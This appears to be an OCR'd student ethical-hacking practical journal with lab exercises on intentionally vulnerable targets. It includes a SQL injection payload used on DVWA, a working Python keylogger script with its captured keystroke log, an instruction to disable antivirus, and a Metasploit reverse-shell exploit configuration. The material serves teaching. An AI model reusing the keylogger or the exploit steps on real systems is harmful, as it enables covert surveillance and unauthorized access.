



Type	Description
beacon	Requests sent through the Beacon API.
csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
font	Web fonts loaded for a @font-face CSS rule.
image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
main_frame	Top-level documents loaded into a tab.
media	Resources loaded by a `<video>` or `<audio>` element.
object	Resources loaded by an `<object>` or `<embed>` element.
object_subrequest	Requests sent by plugins.
ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
stylesheet	CSS stylesheets loaded to describe the representation of a document.
sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
websocket	Requests initiating a connection to a server through the WebSocket API.
xbl	XBL bindings loaded to extend the behavior of elements in a document.
xml_dtd	DTDs loaded for an XML document.
xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
xslt	XSLT stylesheets loaded for transforming an XML document.
other	Resources that aren't covered by any other available type.






Step 3: After clicking the login button this page opens and clicks OK.




Extension: (Tamper Data for FF Quantum) - Start Tamper Data —...
Details
URL
http://testphp.vulnweb.com/userinfo.php
Method
POST
Type
main_frame
Headers
Name
Value
Host
testphp.vulnweb.com
User-Agent
Mozilla/5.0 (Windows NT 1
Accept
text/html,application/xhtml
Accept-Language
en-US,en;q=0.5
Accept-Encoding
gzip, deflate
Content-Type
application/x-www-form-url
Content-Length
23
Origin
http://testphp.vulnweb.com
Connection
keep-alive
Referer
http://testphp.vulnweb.com
Upgrade-Insecure-Requests
1
Add Header
Stop Tamper
Ok


Extension: (Tamper Data for FF Quantu...
Details
URL
http://testphp.vulnweb.com/login.php
Method
POST
Type
main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok

PRACTICAL NO 8


Aim:

SQL Injection Attack


- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

Solution:

Step 1: Open DVWA Security set security level low.





Step 2: Go to the **"DVWA security"** option and make Security level low




Step 3: Open SQL Injection option enter user id is 1

Step 4: Enter User ID as a 1'OR '1'='1'#







Step 5: Enter ID as 2



Step 6: Enter ID as 3



Step 7: Enter ID as 4



Step 8: Enter ID as 1=1

PRACTICAL NO 9

(Under the guidance of Dr. Charu)

Aim:


Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Solution:

❖ **Write a Python script that captures and logs keystrokes from a target system.**

1st Turn off Antivirus & Firewall




Keylogger.pyw

```
from pynput.keyboard import Key, Listener
import logging

# Specify the location where the log will be saved
```

```
log_dir = "keylog.txt"

# Set up logging configuration (this will log the keys pressed to a text file)
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')

# Define the function that gets called when a key is pressed
def on_press(key):
    logging.info(str(key))

# Set up the listener to monitor keyboard events
with Listener(on_press=on_press) as listener:
    listener.join()
```

❖ **Execute the keylogger script and observe the logged keystrokes.**

```
PS D:\TYCS\EH\prac9> & "C:/Program Files/Python313/python.exe" d:/TYCS/EH/prac9/hello.pyw
```


keylog.txt
hello.pyw
keylog.txtkey_log.txt
keylog.txtkey_log.txt > data
1 2025-01-15 11:21:57,870: Key.backspace
404 2025-01-15 11:30:09,517: Key.shift
405 2025-01-15 11:30:09,821: 'D'
406 2025-01-15 11:30:10,125: 'R'
407 2025-01-15 11:30:10,605: Key.space
408 2025-01-15 11:30:11,357: Key.shift
409 2025-01-15 11:30:11,566: 'C'
410 2025-01-15 11:30:11,741: 'h'
411 2025-01-15 11:30:11,837: 'a'
412 2025-01-15 11:30:12,141: 'r'
413 2025-01-15 11:30:12,286: 'u'
414 2025-01-15 11:30:12,557: 'l'
415 2025-01-15 11:30:12,861: Key.alt_l
416 2025-01-15 11:30:12,989: Key.tab
417 2025-01-15 11:30:18,093: Key.cmd
418 2025-01-15 11:30:18,221: Key.shift
419 2025-01-15 11:30:18,365: 'S'
420

PRACTICAL NO 10

By Chandan

(Under the guidance of Dr. Charul Singh)

Aim:

Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules.
- Gain unauthorized access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

Solution:

❖ **Identify a vulnerable system and exploit it using Metasploit modules.**

Step1: Write command “msfconsole”

Step2: Use msf6 > search tcp

```
msf6 > search tcp

Matching Modules
================

   #     Name                                                Disclosure Date  Rank       Chec
k  Description
   -     ----                                                ---------------  ----       ----
-  ----------
   0     auxiliary/dos/scada/igss9_dataserver                2011-12-20       normal     No
   7-Technologies IGSS 9 IGSSdataServer.exe DoS
   1     payload/aix/ppc/shell_bind_tcp                      .                normal     No
   AIX Command Shell, Bind TCP Inline
   2     payload/aix/ppc/shell_reverse_tcp                   .                normal     No
   AIX Command Shell, Reverse TCP Inline
   3     payload/android/meterpreter_reverse_tcp             .                normal     No
   Android Meterpreter Shell, Reverse TCP Inline
   4     payload/android/meterpreter/reverse_tcp             .                normal     No
   Android Meterpreter, Android Reverse TCP Stager
   5     auxiliary/gather/zookeeper_info_disclosure
```

Step 3: Use msf6 > use exploit/multi/browser/msfd_rce_browser

```
msf6 > use exploit/multi/browser/msfd_rce_browser
[*] No payload configured, defaulting to generic/shell_reverse_tcp
```

Step 4: msf6 exploit(multi/browser/msfd_rce_browser) > show -h options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show -h options
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads,
 auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actio
ns

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to liste
                                           n on. This must be an address on the local m
                                           achine or 0.0.0.0 to listen on all addresses
                                           .
   SRVPORT      8080             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is
                                            randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is
                                           random)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 5: msf6 exploit(multi/browser/msfd_rce_browser) > set srvport 1244
srvport => 1244

```
msf6 exploit(multi/browser/msfd_rce_browser) > set srvport 1244
srvport ⇒ 1244
```

Step 6: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to liste
                                           n on. This must be an address on the local m
                                           achine or 0.0.0.0 to listen on all addresses
                                           .
   SRVPORT      1244             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is
                                            randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is
                                           random)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 7: msf6 exploit(multi/browser/msfd_rce_browser) > set ssl true

```
msf6 exploit(multi/browser/msfd_rce_browser) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl ⇒ true
```

Step 8: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   REMOTE_IP   127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT 55554            yes       Remote port the service is running at
   SRVHOST     0.0.0.0          yes       The local host or network interface to liste
                                          n on. This must be an address on the local m
                                          achine or 0.0.0.0 to listen on all addresses
                                          .
   SRVPORT     1244             yes       The local port to listen on.
   SSL         true             no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is
                                           randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is
                                          random)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 9: msf6 exploit(multi/browser/msfd_rce_browser) > show payloads

```
msf6 exploit(multi/browser/msfd_rce_browser) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Descri
ption
   -   ----                                          ---------------  ----    -----  ------
-----
   0   payload/cmd/unix/bind_aws_instance_connect    .                normal  No     Unix S
SH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                        .                normal  No     Custom
 Payload
   2   payload/generic/shell_bind_aws_ssm            .                normal  No     Comman
d Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                .                normal  No     Generi
c Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp             .                normal  No     Generi
c Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                  .                normal  No     Intera
ct with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http        .                normal  No     Archit
ecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   7   payload/multi/meterpreter/reverse_https       .                normal  No     Archit
ecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   8   payload/ruby/pingback_bind_tcp                .                normal  No     Ruby P
ingback, Bind TCP
   9   payload/ruby/pingback_reverse_tcp             .                normal  No     Ruby P
ingback, Reverse TCP
   10  payload/ruby/shell_bind_tcp                   .                normal  No     Ruby C
ommand Shell, Bind TCP
   11  payload/ruby/shell_bind_tcp_ipv6              .                normal  No     Ruby C
ommand Shell, Bind TCP IPv6
   12  payload/ruby/shell_reverse_tcp                .                normal  No     Ruby C
ommand Shell, Reverse TCP
   13  payload/ruby/shell_reverse_tcp_ssl            .                normal  No     Ruby C
ommand Shell, Reverse TCP SSL
```

Step 10: msf6 exploit(multi/browser/msfd_rce_browser) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp

```
msf6 exploit(multi/browser/msfd_rce_browser) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
```

Step 11: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to liste
                                           n on. This must be an address on the local m
                                           achine or 0.0.0.0 to listen on all addresses
                                           .
   SRVPORT      1244             yes       The local port to listen on.
   SSL          true             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is
                                            randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is
                                           random)


Payload options (ruby/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 12: In victim pc ipconfig

```
Microsoft Windows [Version 10.0.22631.4751]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e7a7:b233:5ac9:aca4%10
   IPv4 Address. . . . . . . . . . . : 192.168.90.114
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.90.1
```

Step 13: msf6 exploit(multi/browser/msfd_rce_browser) > set lhost 192.168.90.114

```
msf6 exploit(multi/browser/msfd_rce_browser) > set lhost 192.168.90.114
lhost => 192.168.90.114
```

Step 14: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to liste
                                           n on. This must be an address on the local m
                                           achine or 0.0.0.0 to listen on all addresses
                                           .
   SRVPORT      1244             yes       The local port to listen on.
   SSL          true             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is
                                            randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is
                                           random)


Payload options (ruby/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.90.114   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Step 15: msf6 exploit(multi/browser/msfd_rce_browser) > exploit
ls -a

```
msf6 exploit(multi/browser/msfd_rce_browser) >
[-] Handler failed to bind to 192.168.90.114:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavail
able: (0.0.0.0:4444).
ls -a
[*] exec: ls -a

.                  Pictures
..                 .profile
.bash_logout       Public
.bashrc            Templates
.bashrc.original   .vboxclient-clipboard-tty7-control.pid
.cache             .vboxclient-clipboard-tty7-service.pid
.config            .vboxclient-display-svga-x11-tty7-control.pid
Desktop            .vboxclient-display-svga-x11-tty7-service.pid
.dmrc              .vboxclient-draganddrop-tty7-control.pid
Documents          .vboxclient-draganddrop-tty7-service.pid
Downloads          .vboxclient-hostversion-tty7-control.pid
.face              .vboxclient-seamless-tty7-control.pid
.face.icon         .vboxclient-seamless-tty7-service.pid
.gnupg             .vboxclient-vmsvga-session-tty7-control.pid
.ICEauthority      Videos
.java              .Xauthority
.local             .xsession-errors
.mozilla           .xsession-errors.old
.msf4              .zsh_history
Music              .zshrc
```